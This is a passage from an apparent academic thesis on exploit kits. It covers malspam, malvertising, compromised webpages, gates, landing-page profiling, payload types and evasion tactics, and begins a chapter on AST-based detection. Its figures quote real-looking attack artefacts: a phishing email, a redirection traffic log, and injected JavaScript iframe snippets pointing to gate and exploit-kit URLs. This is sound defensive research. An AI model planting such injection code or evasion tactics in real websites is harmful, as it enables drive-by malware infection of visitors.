
Another example is anti-malware products identifying the payload samples. The indication is realized early by the services, where multiple, up-to-date anti-malware engines execute. One interesting fact is that, not only Internet visitors and security analysts take advantage of these tools, but also threat actors are known to query their malware builds from there. The EK customer comes to a conclusion regarding whether a change is required for the malware fingerprint or not.

2.2 Understanding the EK Philosophy

Threat actors utilize three major infection vectors for large-scale malware distribution, which are *malicious spam, malicious advertising, and compromised webpages*. Those three channels are better known as a campaign. Some campaigns are named *(e.g., EITest, Pseudo-Darkleech, Afraidgate, etc.)* [28, 29, 30] by the security researchers who first spotted them. The nicknames are usually inspired from a string value, which frequently appears in the code. Some of the campaigns remain anonymous due to certain reasons, particularly, short-lived and small-scale campaigns have no name.

2.2.1 Malspam

Cybercriminal groups send malicious spam e-mails that could contain directly the malware as an attachment or a link inside the content pointing to a compromised webpage or a malware as shown in Figure 2.1. This method is known as *malspam*, which requires user contribution in order to succeed, where a victim user should open (execute/run) the attached file or click on the link that redirects the browser automatically to the EK mechanism.



Subject : Alert - Your Credit Card has been charged
Attachment(s) :

Dear Customer,

We have just processed your payment against Invoice no.KW1521 (Download Receipt).
The payment details are:

http://receipt.ccreceipt.com/view/Payment_receipt.doc

Order Value: $1500
Sales Tax: $189

Total Amount Received: $1689

For Payment details and Order information, please download Invoice copy and payment receipt from here: CLICK HERE

Should you have any Invoice related queries please do not hesitate to contact either your designated Credit Controller or the main Billing Dept.

For Pricing or other general enquiries please contact your local Sales Team.


Yours Faithfully,
CC Billing Dept.

Figure 2.1: Malicious spam e-mail

2.2.2 Malvertisement

Another notorious technique, malicious advertising, known as *malvertising* in short, refers to misusing an Internet advertisement to reach a high number of targets.

Popular websites usually present advertisements to convert the high volume of visitors to revenue in order to compensate for their free services *(e.g., newspapers, real-time financial data)*. On the other hand, by drawing high traffic, they are quite attractive for attackers. Those types of websites are relatively more secure when compared to the average Web. Thus, rather than investing the whole work power on just the low probability of compromising these websites, Internet criminals sometimes prefer infection via advertisements. Agreement is done over an intermediary, who is either a compromised legitimate reseller or an underground dealer. The issued accounts allow EK operators to upload custom designed advertisements, which are published online via the advertising provider on high ranking websites. Threat actors carefully place malicious code into the advertisements, so they become malvertisement. In the case of Figure 2.2, the reputable website is not compromised, but the ad traffic silently redirects visitors of a legitimate website to the EK in the background. The redirection chain is quite complex, which makes detection harder and allows the infection to stealthily fly under the radar. Moreover, those techniques cause to defeat detection systems smoothly by disguising the tracks leading back to the attacker [31]. Recently the online criminal world has wildly leveraged malvertisement *(e.g., msn.com case in 2015 [32] Answers.com [33], New York Times [34])* to infect a large volume of victims.



Time	Source	Destination	DSTPort	Protocol	Host	Ser	Info
2016-10-17 22:48:47	10.10.17.107	174.46.74.5	80	HTTP	newsru.co.il		GET / HTTP/1.1
2016-10-17 22:48:49	10.10.17.107	62.90.166.222	80	HTTP	ad.newsru.co.il		GET /www/delivery/lg.php?banne
2016-10-17 22:48:52	10.10.17.107	62.90.166.222	80	HTTP	ad.newsru.co.il		GET /www/delivery/ajs.php?zone
2016-10-17 22:48:53	10.10.17.107	82.166.68.107	80	HTTP	secure.web-wise.co.il		GET /delivery/ajs.php?zoneid=2
2016-10-17 22:48:54	10.10.17.107	5.200.55.73	80	HTTP	designs.teraspectrum.com		GET /assumed/lang.js HTTP/1.1
2016-10-17 22:48:55	10.10.17.107	37.139.47.53	80	HTTP	announces.terawideworld.com		GET /index.php HTTP/1.1
2016-10-17 22:48:55	10.10.17.107	37.139.47.53	80	HTTP	announces.terawideworld.com		GET /gjorijfjds.swf HTTP/1.1
2016-10-17 22:48:59	10.10.17.107	37.139.47.53	80	HTTP	spectral.theoptimalism.com		GET /p.php?id=1 HTTP/1.1

Figure 2.2: Malicious advertisement and URL addresses

2.2.3 Compromised Webpages

Publishing one's own website has been quite achievable for many in terms of cost and effort for a long time. On the other hand, this affordability brings its own problems related to security due to having limited knowledge in security. As a result, hacker troops consistently scan the Internet to find new security-weak websites. After discoveries, attackers abuse unprotected legitimate websites, eventually injecting a piece of malicious script code, compromising those webpages. The technique also takes advantage of traffic redirection from real benign websites to attacker controlled URL addresses, which brings a kind of anonymity for the threat actor. Today, *compromised webpages* are the most effective campaign for a mass malware infection.

Trigger point. Attackers usually inject a legitimate HTML element called an *inline frame* (`iframe`) to redirect the target browser to a server from where their malicious code is retrieved and executed. An `iframe` tag has a mandatory source attribute (`src`) that takes any URL address as a value for loading another webpage inside the browsed webpage at that time. Therefore, meeting with an EK through a compromised webpage almost does not require victim intervention; it works automatically in the background right after browsing the poisoned webpage. Specifically, the redirected page is either an intermediary page (more commonly referred as a *gate page*) or an *EK landing page*, where the profile of the candidate victim is explored. EK owners tend to put those types of code blocks into the home page or most visited pages of the compromised websites. The structure of those code blocks identifies the campaign.

Root causes. According to our observations, the most common properties of compromised websites are the weaknesses they have, which offers unauthorized access for modifications on the file system of the web server. The prevalent problems occur due to unpatched CMS (Content Management Systems), poor access control (Authentication & Authorization), and lack of input validation, which result in alteration of the source code of the website [35].

Firstly, it is known that outdated versions of open-source CMS frameworks *(e.g., WordPress* [2], *Joomla*[3], *Drupal* [4], *etc.)* have infamous vulnerabilities [36]. Especially, their 3rd party plug-ins are more severely open to exploitation [37, 38] than the platforms themselves.

[2] https://wpvulndb.com/wordpresses
[3] https://developer.joomla.org/security-centre.html
[4] https://www.drupal.org/security

Secondly, administrative panels of many web *(e.g., Apache, Tomcat, JBoss etc.)* or hosting *(e.g., PHPMyAdmin, cPanel, Webmin, etc.)* servers are available through the Internet to make management easier. However, misconfiguration or default settings could cause the system to fall into hands of adversaries. For example, if the access settings for the management interface are not configured to block outside access and the default login credentials are not changed, hackers can easily access the admin console. Another common example is that, some features of the web servers are needed to be maintained through remote services like VNC (Virtual Network Computing), RDP (Remote Desktop Protocol), and SSH (Secure Shell), which are frequently authenticated with a username and password pair. Weak passwords are vulnerable to dictionary or brute force attacks, where attackers manage to gain access to the system.

Finally, present-day websites promote and encourage user generated content, which are generally provided via writing posts. A malicious visitor can leverage inadequate input validation to upload or inject suspicious code into benign webpages. Misusing the website causes to run ambiguous JavaScript code on the browsers of other innocent visitors, so they get redirected to adversaries. The file upload feature is also another danger for web servers when improper controls exist, which grants a reverse shell connection to the attacker base.

Reinforcement. Until a legitimate website owner recovers its website, a threat actor struggles to attract as many victims as possible to the compromised webpages in order to harvest the best profit. Therefore, an EK customer sometimes employs additional operations to increase its number of visitors. The first supplement is sending malicious spam e-mails (*malspam*) that invite crowds to compromised webpages. The other enrichment is misusing search engines via website *rank optimization* techniques, which is known as *Blackhat Search Engine Optimization (SEO)* [39]. EK operators adopt such a technique *(e.g., keyword stuffing)* to use search engines for misevaluation that forces a jump on the rankings of the website [40]. After artificial rank altering, compromised webpages appear on the first pages of the search engine results, luring more victims.

Owning Websites. Cybercriminals sometimes prefer to design their own malicious websites rather than compromising legitimate ones. However, this is relatively uncommon today due to two serious reasons. Firstly, the age of a domain address, geolocation of an IP and domain address, historical changes for IP addresses, and previously detected indications of malicious activities are the variables to calculate a score, which determine the reputation of a website [41]. In the light of those realities, newly registered websites usually have quite low prestige scores, until they prove themselves as legitimate in the course of their lifetime. Moreover, state-of-the-art system security devices *(e.g., anti-malware)*, and even Web browsers leverage web respectability in order to protect Internet residents from *fast flux* domains.

Secondly, recently registered websites generally have a relatively small number of visitors. On the other hand, threat actors wish to reach a large audience. Moreover, these websites have no rankings for search engines *(e.g., Google, Bing, Yandex etc.)*, hence they do not appear in the search results. EK operators do not like to lose the leverage of search engines, which is a notable implicit additional advantage.

```
                              </style>
                            <script type="text/javascript" src="
                            http://us.barriocellar.com.au/widget.js"></script>






<script>var a='';setTimeout(10);if(document.referrer.indexOf(
location.protocol+"//"+location.host)!==0||document.referrer!==undefined
||document.referrer!==''||document.referrer!==null){document.write(
```

Figure 2.3: Gate URL

```
document.write(('<div style="width: 280px; height: 285px; position:
absolute; left:-473px; top: -353px;"> <iframe src="
http://mit.artcomunicationyet.com.ve/29795-6x7hbf/g63gqw1dib1j172w7.htm?rean
imates=55033sbwtg" width=224 height=203 > </iframe> </div>'));
```

Figure 2.4: Gate page content

When taking rating scores, rankings in search engines, and also the development costs into consideration, publishing one's own deliberately malicious webpage becomes infeasible for most certain cases. For the aforementioned reasons, hackers go for legitimate websites having good reputation scores for compromise. In this way, they reach widespread malware distribution networks.

APT case. *Advanced persistent threat (APT)* actors also utilize the malicious e-mail technique, but it becomes targeted rather than spraying, which is known as *spear-phishing* campaigns. In addition, they also compromise webpages, however they are closely aligned to specific websites *(e.g., aircraft)*, which are visited by corresponding strategic users *(e.g., pilots at air force)*. This technique is dubbed as the *watering hole* attack. For these cases, nation-sponsored threat actors build custom EK that share some similarities with the EK services in the cybercrime industry. [42].

2.2.4 Gate

Many campaigns employ an additional server between the compromised webpage and the EK platform. This extra layer is called as *gate*, because it acts as a checkpoint for the EK infrastructure. Figure 2.3 shows a webpage compromised by the *Afraidgate* campaign, which contains an injected script leading to a gate URL. The content of the `widget.js` is shown in Figure 2.4, which is typically a JavaScript based `iframe` injection for a landing page (*Nuclear EK* for this case).

The gate is responsible for either just redirection or inspecting the basic profile of the candidate victims. It simply retrieves some quickly available data about the environment of the system and then determines whether it is a suitable target or not. For example, a gate could be designed to allow only a certain operating system *(e.g., Windows 10)* and specific browser version *(e.g., Internet Explorer 11)*. If those conditions are met, the gate immediately redirects the target system to the EK [43, 44]. In other words, *Linux* and *Mac* systems, *Chrome* and *Firefox* browsers are politely rejected and redirected to a relatively innocent webpage *(e.g., advertisement)*.

One straightforward technique to identify primitive system information is analyzing the *"User-Agent"* HTTP request header. While some real evidences could be exposed by the *"User-Agent"*, it could also be manipulated by a decoy victim in order to confuse the attacker, in particular by the security analyst who aims to examine the malicious activity.

For some cases, the redirection process to the EK is sometimes seen as a chain rather than just one gate in order to cover the tracks and make the operation more complex for incident response analysts. For example, the campaign relies on the legitimate *"302 Found"* technique to generate a set of redirections through different domains until reaching to the EK landing page. More precisely, the HTTP 302 response code means that the URL is found in a different location, which is used as a web standard to redirect a URL to a different webpage. Moreover, this multi redirection could contain legitimate sharing services *(e.g., Pastebin or Yandex Drive)*. In these senses, this type of additional step is referred as a redirector or *traffic direction system (TDS)*.

2.3 EK Internals and Arsenal

An EK is an automated toolkit that typically provides a penetration environment to exploit Web browser vulnerabilities. Basically, an EK focuses on *drive-by-download* attacks and comprises of a collection of tools leading to a malware infection in the end. The key components of such an infection orchestration are a *landing page*, an *exploit*, and a *payload*. Although each EK is the only one of its kind, the general concept remains similar. The core of an EK framework is depicted in Figure 2.5.

An EK is never alone, it is typically operated along with a campaign. Victims are led to EK services by campaigns; more precisely, via malspam, malvertisement, or compromised webpages. Particularly, today the majority of campaigns leverage compromised webpages to direct the target systems to an EK. Social networks and *search term poisoning* methods are still highly utilized to disseminate the URLs throughout the Web. In addition to that, an intermediary that is known as the gate is frequently deployed between a campaign and an EK. The code embedded into compromised webpages silently redirects the browser either to a gate page or to a landing page. The gate page is usually employed by campaigns to make the infection chain more complicated.

Conceptually, the EK does not provide the campaign, nor the payload mechanism, but offers a seamless integration interface for management purposes. In other words, building a campaign framework and payload generation unit, and integrating it to the EK is the duty of the adversary [45]. However, today these features are bundled with EK platforms.




Figure 2.5: The Exploit Kit workflow

2.3.1 Landing Page

An EK initially serves a webpage, the landing page, which contains some HTML and JavaScript code. In addition to the controls at the gate, the landing page is mainly engaged for profiling in the background, where the attacker passively checks for possible flaws on the browser or any plug-ins to dispatch a convenient exploit. In short, the first foothold inside the borders of an EK is the landing page.

De facto profiling techniques. Three common essential controls are applied for enumeration. The first test is determining the browser version to scan for available vulnerabilities. Contemporary Web browsers *(e.g., Chrome, Firefox, and IE 10+)* have built-in sandbox technology which prevents the code running on the browser (user space) from accessing operating system (kernel space) operations by isolating the resources used during the execution. However, some workarounds still exist for some certain cases [46], which involve escaping sandbox technologies. If there is no suitable exploit obtained for the browser, there is also another chance, which is abusing a browser plug-in. The second assessment is gathering plug-ins with their versions for estimating existing bugs. In reality, the most successful infection rates come with the weakest link in the chain, that is the plug-in *(e.g., Flash, Java, and Silverlight)* vulnerabilities. By default, current EK flavors always target plug-ins first. The final probe is identifying the operating system to deliver a device-compatible payload. Since executable files are built for a particular architecture *(e.g., Microsoft Windows 64-bit)*, they often do not work on another system.

The operating system and browser version could be extracted from the *"User-Agent"* HTTP request header. The plug-in versions could be retrieved by JavaScript methods [47]. For instance, Flash version could be gained via "`ActiveXObject`" invoking "`ShockwaveFlash`" object, the Java version could be taken from the *"Content-Type"* HTTP request header, Silverlight version could be acquired by invoking the "`Silverlight.isInstalled()`" method.

Under normal conditions, version detection is sufficient to find out the existing weaknesses, since which versions have which vulnerability and related exploits are continuously maintained by EK owners [22]. These profiling techniques work in no intrusion manner, since the versions are gathered by running benign code and analyzing responses [48]. Therefore, the enumeration phase is fulfilled safely against prevention systems.

2.3.2 State-of-the-Art Exploits

An exploit misuses vulnerable applications to provide a connection right after execution on the target system. Exploitation, which is also known as the arbitrary code execution, results in triggering a payload. Literally, a vulnerable application runs a malicious file, then exploit code executes and the flaw is abused, after which the threat actor gains unauthorized access to the system.

Vulnerability. An EK contains a set of contemporary exploitation techniques that essentially target the vulnerabilities *(e.g., Use After Free, Buffer Overflow, String Format)* in browsers and their plug-ins. Today, client-side weaknesses are usually found in Web browsers' extensions. The majority of the exploits target the *Adobe Flash Player, Java Runtime Environment and Microsoft Silverlight* respectively [27]. Vulnerabilities are also, but rarely observed directly in the browsers themselves. One reasoning is that, security investments on browsers are higher than the add-ons due to the marketing value, they are stronger in terms of security when compared to their extensions. Consequently, exploitation is rather difficult against browsers, but not for plug-in applications.

Modus operandi. In general terms, if one of the usual suspected applications could not be fully patched or properly hardened on the target system, any vulnerable application is enumerated in the profiling phase, and there is a related exploit in place, the EK workflow will go on. Accordingly, the EK is going to deliver a specifically crafted exploit code for the flaw found at once. On the other hand, if the target system is up-to-date for common plug-ins on browsers, the landing page does not find any defect, otherwise it is a *zero-day*. Then, the EK does not exhibit any malicious behavior and kindly terminates the workflow.

Exploit format. Each exploit is tailored in a specific file format, which is recognized and interpreted by the target application. More precisely, a Flash exploit is a ShockWave Flash (SWF) file, Java exploit is a Java Archive (JAR) file, Silverlight exploit is an Application Package (XAP) file. A Reader exploit is a Portable Document (PDF) file, an Office exploit is a type of MS Office Document *(e.g., docx, xls, etc.)* and browser exploit is an HTML file, etc. Except HTML, all the file formats are in a kind of compression, which is understandable only for the target software. The SWF, PDF, and XAP files are embedded into an object element of HTML and JAR files are transferred with applet tag of HTML. The only difference from a normal application file is the injected malicious code. After the EK throws the malicious file that contains exploit code, the browser catches it and invokes the target application automatically.

Exploit repository. The exploits are the principle module of an EK framework. A set of exploits are kept on a repository server, where the control and maintenance are fully performed by Exploit Kit owners, not by threat actors. Their responsibility is to feed the central repository with new and up-to-date exploits [49, 50, 51] and to modify existing exploits for escaping from detection by security products. Due to the centralized mechanism, EK flavors are known to be the pioneer of exploiting publicly disclosed vulnerabilities extremely quickly. This agility and reliability also proves the proficiency of an EK, which is the primary reason why that EK is dominant in the criminal ecosystem.

2.3.3 The Art of Payload

The objective of an EK payload is to infect a victim device with a malware. Successful exploitation is prerequisite to kick off a malware execution. There are several types of payload in the market [52], which are typically an executable binary file in the EK context.

The payload is frequently developed in the form of a trojan. A downloader trojan basically downloads and executes the actual payload. More precisely, it retrieves an encrypted/encoded data from the EK server and decrypts it with the key. Now, the data in plaintext format turns to be an executable binary. Finally, the first stage payload runs the new executable, second stage payload, to infect the target system. In other words, the downloader trojan does not perform any malicious behavior, but the actual (second stage) payload. One other common trojan type is the dropper that camouflages the actual payload in its body in an encrypted/encoded form. Hence, rather than downloading the second stage payload, it simply decrypts and pulls out the malware, and then executes it.

Payload qualification. The capabilities of the malware are directly related to the motivation and objective of the criminal. The following is a short list that includes some malware families delivered via EK infections. Briefly, Bot *(e.g., ZeuS)* turns victims into a zombie for DDoS attacks, Banking Trojan *(e.g., Limbo, Sinowal, and Dridex)* [53] steals credentials, Keylogger *(e.g., iSpy)* records typed keys to leak sensitive information, Ransomware *(e.g., TeslaCrypt, CryptXXX, and Locky)* [54, 55] encrypts files for ransom, Remote Access Trojan *(e.g., LuminosityLink)* establishes a connection back to the attacker system acting as a backdoor via shellcode. Rootkit (e.g., ZeroAccess) gets top level privileges to hide infection footprint, Spyware *(e.g., SpyEye)* accomplishes audio surveillance and finds critical documents for spying activities. Since 2015, the most common type of malware of choice is ransomware [20].

In general, an EK serves a predefined set of payloads *(e.g., ransomware, banking trojan, bot)*, but also allows the savvy threat actors to choose their own. An EK makes it easy to define custom payload by isolating all the complexity. An EK integrates the uploaded payload automatically to the infection mechanism, updates itself, and starts to send this new payload. This option sometimes becomes mission-critical, since proliferation of malware causes security products *(e.g., IPS/IDS and anti-malware)* to gradually recognize them. Therefore, even if the malware stays identical in terms of functionality, the fingerprint of the executable is changed at times. Accordingly, this new sample is ported easily to the EK framework [21].

There are plenty of capabilities of malware. The most essential feature of a malware is the persistency with which the malware remains active even after reboots. A quite interesting aspect is country discrimination. Before the infection, if a malware unexpectedly looks for the regional settings *(e.g., language of the operating system and time zone)* of the victim system and correspondingly if the malware does not pose its malicious activity against the device whose region is set to a particular country *(e.g., Russia)*, justifiably we can state that the author of this malware intentionally does not want to give damage to those who understand Russian *(e.g., Russian citizens)* [45].

2.3.4 Advanced Tactics

There is a great deal of users who browse the Web by using the Internet connection of their organization in daily life. In addition, the devices that belong to an institution sometimes contain more valuable data than the systems owned by an individual. Companies have been known to deploy perimeter protection applications to minimize security breach incidents. Therefore, a major challenge for EK owners is protection mechanisms.

It is a known fact that security researchers frequently tweak and equip their analysis environment, and automate the detection approach to pursue investigation by serving the fake identity. At that point, there is a strong tendency at the attacker side to perform a few extra pre-explorations before infection. In this sense, attackers evolve three vital strategies for stealth existence, which could be summarized as *honeypot prevention*, *analysis resistance*, and *detection avoidance*. Furthermore, an EK also promotes some sophisticated interaction protections which are direct, multi, and geo-location access. These techniques are applied in three levels which are landing, exploit and payload to fortify achieving better infection rates eventually. Therefore, the EK workflow sometimes becomes very complicated, making analysis quite challenging.

Honeypot prevention. An EK attempts to understand whether the target system is a virtual environment *(e.g., virtual machine, sandbox, and emulator)* or not, which is referred to as *anti-vm* techniques, where hardware components are probed. The profiling code, a piece of JavaScript, could query installed modules on the target system. In addition, due to working on the operating system, the payload fingerprints hardware to find out virtualization related indications [56]. Anti-vm is applied for solely keeping incident responders out of the crime scene, since virtual environments are frequently used by security analysts while inspecting cases. On the other hand, virtualized systems are widespread in organizations, and in response, recently some certain EK types skip this control in order to increase the likelihood of infecting the real target systems.

Analysis resistance. An EK also looks for specific security or analysis software on the target system via both the landing page and payload. The victim user could be using an anti-malware product or threat hunters diagnose an infection with programs that are usually well-known open-source or commercial analysis tools. Detection of any virtual machine or analysis software artifacts causes the EK not to expose any malicious behavior and redirect the target system to a benign website or no download.

Detection avoidance. Hiding the actual code is another best practice of an infection. An EK applies obfuscation, encoding and encryption techniques to dramatically decrease the detection possibility and makes the analysis of the actual malicious code quite challenging at first sight. The profiling script is disguised to bypass the web security devices *(e.g., web filter, signature based IPS/IDS, blacklist)* and the payload is veiled to evade traditional security prevention mechanisms *(e.g., anti-malware)*. Firstly, the landing page or the payload either contains or retrieves the encrypted/encoded data from the EK server. Then, by inherently knowing the key *(e.g., predefined random one-byte length hexadecimal value)* and encryption/encoding algorithm *(e.g., XOR or RC4)*, the data is decrypted with the key by the application of the routine at execution time. In other words, until execution, the malicious code is not available. Moreover, the obfuscation schema, encoding and encryption functions and the keys continuously change due to signature updates on security systems.

Direct access. The landing page, exploit and payload occasionally are not available in direct access, but to victims who were profiled smoothly on the landing page, which simply checks the *"Referer"* HTTP request header for the particular source URL. In other words, the landing page processing mechanism is tightly associated to the campaign or gate in place. For example, if a threat actor leverages compromised webpages as a threat vector, the landing page only welcomes the candidate victims over the compromised webpage, otherwise it likely presents an empty response, HTTP 404 Not Found message, or redirects to a well-known benign page *(e.g., google.com)*.

Multi access. An EK always prevents multiple visits from the same IP address to URL addresses *(e.g., landing page, exploit, and payload)*. The main assumption behind this behavior is that an exploit has to be successful normally at its first try or in at most a few trials, otherwise there is a trap by threat hunters. In fact, some EK families generate single-use web resources.

Geo access. Some EK pages are not accessible from particular geo locations. More precisely, some EK developers intentionally prevent infection of devices from IP blocks that belong to privileged countries. This could be because a part of their EK infrastructure is located in those countries, and they would not like to irritate legal authorities to avoid seizure.

CHAPTER 3

CONTEXT-AWARE CONTENT ANALYSIS

The contents of web pages served by EK families were investigated, where the major objective of this chapter is to understand EK characteristics from a systematic web page content analysis perspective. An in-depth semi-automated content examination methodology for EK-based malware infections is developed. The top-down dissection method covers both static and dynamic analyses techniques, which are primarily employed to defuse hiding mechanisms. This top-down evaluation could be applied to any infection case based on EKs, even upcoming ones. We also propose content features with a context-aware strategy which uncovers the EK family characteristics from webpage contents. We call this methodology *context-aware content analysis*, which is a different perspective when compared to existing work. This strategy allows to recognize even the minor changes of EKs, to validate the labels of the data source, and open doors for a more powerful inspection mechanism to directly detect malicious code.

This chapter is organized as follows: Section 3.1 explains the analysis mechanism and the following 7 sections Section 3.2-3.8 focus on the results of the *context-aware content analysis*. While Section 3.9 highlights the primary challenges we face, Section 3.10 summarizes the major findings of the in-depth observations and discusses our findings on content inspection.

3.1 Approach

In this part of the study, the contents of web pages served by EK brands are investigated. A popular, respected and publicly accessible data source[1],[2] that contains 240 different real-world infection cases involving over 2250 URLs were examined. The incidents containing malware infections are associated with the 4 major EK families that occurred throughout the year 2016 and the other details of the data corpus are introduced in Section 4.1. Firstly, the web resources are extracted from pcap files and the web page contents are subjected to an elaborative inspection to characterize content features. A context-aware analysis enables to offer a robust inspection mechanism that detects attacker code directly.

AST. EK authors develop an original exploit code, then apply transformations before delivering it to each victim. In other words, while there is only one exploit code, every

---

[1] malware-traffic-analysis.net
[2] broadanalysis.net

victim gets a different looking code. Since EK authors do not want to reveal the original attack code, they apply particular mechanisms to hide the JavaScript code blocks, which is known as obfuscation. On the other hand, security analysts want to analyze such code in order to learn advancements in the exploit ecosystem. In addition, there is no time for analysis of duplicate or very similar malicious code. Therefore, it is important to understand whether an obfuscated code was previously analyzed or not. However, string matching on obfuscated code is meaningless while identifying actual exploit code. Obfuscation makes original attack code unrecognizable and the same deobfuscation techniques are not applicable for every case, in addition to not performing well in terms of speed. Abstract Syntax Tree (AST) analysis is an intelligent approach, which avoids deobfuscation, but promises to reduce the entropy of script code by abstracting certain elements as shown in Figure 3.1 and Figure 3.2. The randomization introduced in the variables and values are rendered useless with abstract representations and structural or hierarchical code blocks are revealed. Therefore, it allows to classify even highly obfuscated but similar JavaScript code blocks based on AST fingerprints without knowing the actual attack code. We have utilized SlimIt for AST construction, which is a Python library including a JavaScript parser, lexer, and a tree visitor.

```
var1 = "hello "
var2 = 7

function test1(var1, var2) {
  var var3 = "world";
  var var4 = 3
  log(var1 + var3)
  log(var2 + var4)
}


function test2(var5, var6) {
  var var7 = "universe";
  var var8 = 9
  log(var1 + var7)
  log(var2 + var8)
}

```

Figure 3.1: Similar JavaScript code blocks

Figure 3.2: AST of similar JavaScript code blocks

Extensive semi-automated static and dynamic analyses were conducted on the client-side code of web pages to learn the anatomy of Exploit Kit families. The static analysis is operated with a custom developed *Python* script and the dynamic analysis involves running instrumented browsers *PhantomJS and HtmlUnit*. Both techniques are primarily employed in order to defuse hiding facilities. Firstly, the page redirection mechanisms *(e.g., JavaScript and HTML)* are recognized. Then, the hiding practices *(e.g., JavaScript functions and the abstract syntax tree (AST), obfuscation algorithm, and encoding/encryption schema)* are revealed. Finally, the code development behaviors *(e.g., coding into just n-line, locating code block at the top/end of the page, and chain of HTML tags)* are reported. According to these three aspects revealed with the context-aware methodology, the changes in EK products throughout one year were observed and the subversions were coined.

As EK-based infections start via campaigns, firstly the analysis of *EITest, Pseudo-Darkleech, and Afraidgate* mass malware delivery vectors are performed and then the technical details of *Rig, RigV, Angler and Neutrino Exploit Kit* competitors are demonstrated with important examples. The recognized EK capabilities (e.g., attack, evasion, and hiding) from the whole analysis were given in detail in Chapter 2. In this chapter, analysis of only a dozen samples is presented, which are carefully selected in order to increase understanding and show how we identified those capabilities.

3.2 EITest Campaign

EITest is among the most prevalent campaigns. The *EITest* cases in the dataset can be grouped into 5 different versions according to the redirection mechanism, hiding practices, and coding behaviors used. These versions also show the modifications during the year.

Three major page redirection techniques are identified in *EITest* campaigns. The first one is a *JavaScript-based* `iframe`, the second is a *JavaScript-based Flash object* and the final is an *HTML-based Flash object* redirection.

The *JavaScript* code block is usually designed in a few lines *(e.g., 1 to 4)* in order to reduce noticeability and is located at the end of the web page before the `body` closing HTML tag. In total, 8 different *JavaScript* functions are recognized from the *EITest* samples and each case contains 3 or 4 methods.

At first glance, the *JavaScript* code blocks seem to be different *(e.g., URLs, variable names and values, width and/or height values of the HTML tags, attribute values, etc.)* for all incidents due to the polymorphic design. However, the present analysis strategy reveals similarities across different incidents via the *AST* of the *JavaScript* code, which is basically the generalized form of a source code. For example, every variable name is converted to the same identifier *(e.g., varName)* and likewise every variable value is converted to the same identifier *(e.g., varValue)*. This method allows to identify different-looking code due to polymorphism, which are actually the same code in reality. On the other hand, some obfuscation mechanisms are too complex to deal with *(e.g., changing the locations of a piece of code)*, and in these cases the length of the *AST* gives clues about the similarity. Although different *AST* hash values might indirectly suggest additional sub versions of the campaign, a low number of different hash *(e.g., up to 5)* and length values also confirm the convenience of the characterization of the campaign on the basis of the *JavaScript* code block.

3.2.1 Version 1

The first version utilizes a *JavaScript-based* `iframe` without encoding or obfuscation as shown in Figure 3.3. The *JavaScript* code block is designed in one line and located at the end of the web page. It is surrounded by a "`body`" HTML tag. There are 3 notable *JavaScript* functions that together indicate malicious activity:

- `document.createElement("iframe");`
- `.setAttribute("frameBorder", "0");`
- `document.body.appendChild(...);`

```
 <body> </body>
<script type="text/javascript">var dfdrra = "
http://as.CUBABUENO.COM/?xHiNdbSfKx_HCIc=l3SKfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_Op
qxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYqhP7ZrAQrMyjQumnrYTcZ8uwBWE7jIFz-JIWw9Gsl5Az6jOBKqE"; var
